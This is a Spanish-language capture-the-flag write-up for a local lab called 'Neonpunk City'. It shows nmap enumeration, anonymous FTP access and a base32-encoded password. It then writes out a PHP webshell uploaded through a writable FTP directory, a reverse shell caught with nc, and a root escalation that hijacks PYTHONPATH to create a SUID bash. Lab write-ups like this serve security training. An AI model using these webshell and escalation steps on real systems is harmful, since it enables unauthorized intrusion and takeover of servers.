

Solución al lab **NEONPUNK** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/NEONPUNK
Session Actions Edit View Help

Whoami-Labs

LABORATORIO: Neonpunk City
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde neonpunk.tar...

Laboratorio: Neonpunk City
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: 
```

Escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/NEONPUNK
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/NEONPUNK
chifay@kali: ~/Whoami-Labs/NEONPUNK

(chifay@kali)~[~/Whoami-Labs/NEONPUNK]
$ nmap -p- -sv -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_neonpunk
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-05 20:15 -0600

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw- 1 0 0 3491 Apr 13 23:58 index.html [NSE: writeable]
|_ -rw-r--r-- 1 0 0 65 Apr 14 00:08 transmission.txt
|_ -drwxrwxrwx 2 102 104 4096 Apr 14 00:08 uploads [NSE: writeable]
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 172.17.0.1
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.66 ((Debian))
|_ http-title: NIGHT CITY CENTRAL DATABASE
|_ http-server-header: Apache/2.4.66 (Debian)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
MAC Address: 2A:E0:89:A6:C7:82 (Unknown)
Service Info: OS: Unix
```

Puertos y Servicios Detectados

Puerto	Servicio	Versión	Detalles
21/tcp	FTP	vsftpd 3.0.3	Acceso anónimo permitido
80/tcp	HTTP	Apache 2.4.66	"NIGHT CITY CENTRAL DATABASE"

Comencemos por el puerto 21 ya que permite sesiones anónimas

```
(chifay@kali) - [~/Whoami-Labs/NEONPUNK]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
Name (172.17.0.2:chifay): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Búsqueda de archivos

```
ftp> ls -al
229 Entering Extended Passive Mode (|||51773|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      0      4096 Apr 14 00:08 .
drwxr-xr-x  1 0      0      4096 Apr 14 00:08 ..
-rwxrwxrwx  1 0      0      3491 Apr 13 23:58 index.html
-rw-r--r--  1 0      0       65 Apr 14 00:08 transmission.txt
drwxrwxrwx  2 102    104    4096 Apr 14 00:08 uploads
226 Directory send OK.
ftp> get index.html
local: index.html remote: index.html
229 Entering Extended Passive Mode (|||17216|)
150 Opening BINARY mode data connection for index.html (3491 bytes).
100% |*****| 3491 77.42 MiB/s 00:00 ETA
226 Transfer complete.
3491 bytes received in 00:00 (15.92 MiB/s)
ftp> get trasmission.txt
local: trasmission.txt remote: trasmission.txt
229 Entering Extended Passive Mode (|||8581|)
550 Failed to open file.
ftp> get transmission.txt
local: transmission.txt remote: transmission.txt
229 Entering Extended Passive Mode (|||5859|)
150 Opening BINARY mode data connection for transmission.txt (65 bytes).
100% |*****| 65 2.06 MiB/s 00:00 ETA
226 Transfer complete.
65 bytes received in 00:00 (254.92 KiB/s)
ftp>
```

Directorio uploads

```
ftp> cd uploads
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||38558|)
150 Here comes the directory listing.
drwxrwxrwx  2 102    104    4096 Apr 14 00:08 .
drwxr-xr-x  1 0      0      4096 Apr 14 00:08 ..
226 Directory send OK.
ftp>
```

Contenido de archivo transmisión.txt

```
(chifay@kali) - [~/Whoami-Labs/NEONPUNK]
$ cat transmission.txt
KRUGKIDQMFZGX53POJSCAZTPOIQHG6L0ORUCA2LTHIQE2NDUOIYXQX2CPFYGC43T
```

Tiene las características de la codificación base32 ya que solo posee letras mayúsculas y números, probemos decodificarla

```
(chifay@kali)-[~/Whoami-Labs/NEONPUNK]
$ cat transmission.txt | base32 -d
The password for synth is: [REDACTED]

(chifay@kali)-[~/Whoami-Labs/NEONPUNK]
$
```

Al parecer tenemos las credenciales del usuario synth, vamos a probarlo en el ftp

```
(chifay@kali)-[~/Whoami-Labs/NEONPUNK]
$ ftp synth@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||45287|)
150 Here comes the directory listing.
drwxr-xr-x  1 1000    1000          4096 Apr 14 00:08 .
drwxr-xr-x  1 0      0          4096 Apr 14 00:08 ..
-rw-r--r--  1 1000    1000          220 Mar 27 2022 .bash_logout
-rw-r--r--  1 1000    1000        3526 Mar 27 2022 .bashrc
-rw-r--r--  1 1000    1000          807 Mar 27 2022 .profile
-r-----  1 1000    1000          32 Apr 14 00:08 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||20437|)
150 Opening BINARY mode data connection for user.txt (32 bytes).
100% |*****| 32      558.03 KiB/s   00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (187.12 KiB/s)
ftp>
```

Hemos encontrado la bandera del usuario, vamos a ver su contenido

```
(chifay@kali)-[~/Whoami-Labs/NEONPUNK]
$ cat user.txt
neonpunk{[REDACTED]}

(chifay@kali)-[~/Whoami-Labs/NEONPUNK]
$
```

Vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/NEONPUNK

LABORATORIO: Neonpunk City
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde neonpunk.tar...

Laboratorio: Neonpunk City
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: neonpunk{ }
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: 
```

Creación webshell

```
(chifay@kali) - [~/Whoami-Labs/NEONPUNK]
$ echo '<?php echo "WebShell PHP: "; system($_GET["cmd"]); ?>' > shell.php


(chifay@kali) - [~/Whoami-Labs/NEONPUNK]
$ 
```

Vamos a subirla al directorio uploads para ver si tenemos ejecución de script


```
chifay@kali: ~/Whoami-Labs/NEONPUNK

Connected to 172.17.0.2.
220 (vsFTPD 3.0.3)
Name (172.17.0.2:chifay): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||14187|)
150 Here comes the directory listing.
-rwxrwxrwx 1 0 0 3491 Apr 13 23:58 index.html
-rw-r--r-- 1 0 0 65 Apr 14 00:08 transmission.txt
drwxrwxrwx 2 102 104 4096 Apr 14 00:08 uploads
226 Directory send OK.
ftp> cd uploads
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||32103|)
150 Ok to send data.
100% |*****| 53 1.12 MiB/s 00:00 ETA
226 Transfer complete.
53 bytes sent in 00:00 (266.79 KiB/s)
```

Verificamos en la web cargando el directorio uploads



Prueba de webshell con comando id




Ya que hemos confirmado que tenemos RCE vamos a usarlo para establecer una reverse shell

Primero ponemos a escuchar en una terminal con nc



Luego ejecutamos el código de la reverse shell con la ayuda del webshell que subimos



Y regresamos a nuestra terminal que dejamos en escucha

```
(chifay@kali)-[~/Whoami-Labs/NEONPUNK]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 47300
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cf18597d226f:/var/www/html/uploads$
```

Estamos conectados como www-data, veamos que permisos tenemos

```
www-data@cf18597d226f:/var/www/html/uploads$ whoami
whoami
www-data
www-data@cf18597d226f:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cf18597d226f:/var/www/html/uploads$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
www-data@cf18597d226f:/var/www/html/uploads$
```

No tenemos sudo, veamos si hay otros usuarios además de synth

```
www-data@cf18597d226f:/var/www/html/uploads$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
Debian-exim:x:101:101::/var/spool/exim4:/usr/sbin/nologin
ftp:x:102:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
synth:x:1000:1000::/home/synth:/bin/bash
www-data@cf18597d226f:/var/www/html/uploads$
```

No hay otros usuarios además de synth, veamos si sus credenciales nos sirven para realizar un movimiento lateral

```

www-data@cf18597d226f:/var/www/html/uploads$ su synth
su synth
Password: 
whoami
synth
sudo -l
Matching Defaults entries for synth on cf18597d226f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=PYTHONPATH

User synth may run the following commands on cf18597d226f:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/neonpunk/generate_token.py

```

Hemos descubierto que synth puede ejecutar /usr/bin/python3 /opt/neonpunk/generate_token.py como root sin contraseña.

Veamos el contenido del script y PYTHONPATH

```

cat /opt/neonpunk/generate_token.py
#!/usr/bin/env python3
import random

print("_____")
print(" NEONPUNK SECURE TOKEN GENERATOR ")
print("_____")
token = random.randint(10000000, 99999999)
print(f"Generated Token: {token}")
print("Token transmitted successfully to the mainframe.")
echo $PYTHONPATH

```

El script generate_token.py solo importa random (un módulo estándar de Python) y no hay variable PYTHONPATH configurada. Sin embargo, podemos usar el sudo con env_keep+=PYTHONPATH a nuestro favor. Haremos **Path Hijacking con PYTHONPATH**

1. Crear un módulo random malicioso

El script importa random. Podemos crear nuestro propio random.py que se cargue antes que el módulo del sistema.

Crear directorio para el módulo malicioso

```
mkdir -p /tmp/pwn
```

Crear un archivo random.py

```

cat > /tmp/pwn/random.py << 'EOF'

import os

import sys

# Ejecutar comando como root

os.system('cp /bin/bash /tmp/rootbash')

```

```
os.system('chmod 4755 /tmp/rootbash')
```

EOF

```
mkdir -p /tmp/pwn
cat > /tmp/pwn/random.py << 'EOF'
import os
import sys
# Ejecutar comando como root
os.system('cp /bin/bash /tmp/rootbash')
os.system('chmod 4755 /tmp/rootbash')
EOF
```

2. Ejecutar con PYTHONPATH modificado

```
sudo PYTHONPATH=/tmp/pwn /usr/bin/python3
/opt/neonpunk/generate_token.py
```

```
sudo PYTHONPATH=/tmp/pwn /usr/bin/python3 /opt/neonpunk/generate_token.py
```

NEONPUNK SECURE TOKEN GENERATOR

```
Traceback (most recent call last):
  File "/opt/neonpunk/generate_token.py", line 7, in <module>
    token = random.randint(10000000, 99999999)
AttributeError: module 'random' has no attribute 'randint'
```

3. Verificar la shell root

```
ls -la /tmp/rootbash
```

```
/tmp/rootbash -p
```

```
ls -la /tmp/rootbash
-rwsr-xr-x 1 root root 1234376 Aug  7 04:43 /tmp/rootbash
/tmp/rootbash -p
```

4. Leer la bandera

```
cat /root/flag.txt
neonpunk{XXXXXXXXXX}
```

5. Verificar la bandera


```
chifay@kali: ~/W...mi-Labs/NEONPUNK
Session Actions Edit View Help
chifay@kali: ~/W...mi-Labs/NEONPUNK chifay@kali: ~/W...mi-Labs/NEONPUNK chifay@kali: ~/W...mi-Labs/NEONPUNK chifay@kali: ~/W...mi-Labs/NEONPUNK

W/hoami-Labs

LABORATORIO: Neonpunk City
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde neonpunk.tar...

Laboratorio: Neonpunk City
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: neonpunk{ }
[V] ;Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: neonpunk{ }
[V] ;Correcto! Flag ROOT validada.

*****
;FELICIDADES! HAS COMPLETADO EL LABORATORIO Neonpunk City
Tiempo total: 1h 29m 38s
XP Obtenida: 3 Puntos
*****
Presiona Enter para cerrar el laboratorio...
```